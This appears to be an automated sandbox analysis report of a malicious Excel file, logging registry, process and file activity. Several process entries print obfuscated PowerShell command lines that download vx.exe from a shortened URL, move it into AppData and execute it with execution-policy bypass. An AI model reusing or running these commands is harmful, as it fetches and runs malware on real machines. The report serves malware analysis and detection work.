HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5496	F5496	binary	04 00 00 00 94 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 75 6D 64 A4 9F BE D6 01 96 54 0F 00 96 54 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2564 Parent PID: 2452

General

Start time:	10:12:48
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe')
Imagebase:	0x4abb0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2532 Parent PID: 2452

General

Start time:	10:12:48
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}'
Imagebase:	0x4abb0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2372 Parent PID: 2452

General

Start time:	10:12:48
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c power^shell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe
Imagebase:	0x4abb0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2880 Parent PID: 2564

General

Start time:	10:12:49
Start date:	19/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe')
Imagebase:	0x13ffd0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\vx.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\vx.exe	success or wait	1	7FEEA54BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEEA4A69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 2724 Parent PID: 2532

General

Start time:	10:12:49
Start date:	19/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}'
Imagebase:	0x13ffd0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 1980 Parent PID: 2372

General

Start time:	10:12:49
Start date:	19/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe
Imagebase:	0x13ffd0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA4A69DF	unknown

Disassembly

Code Analysis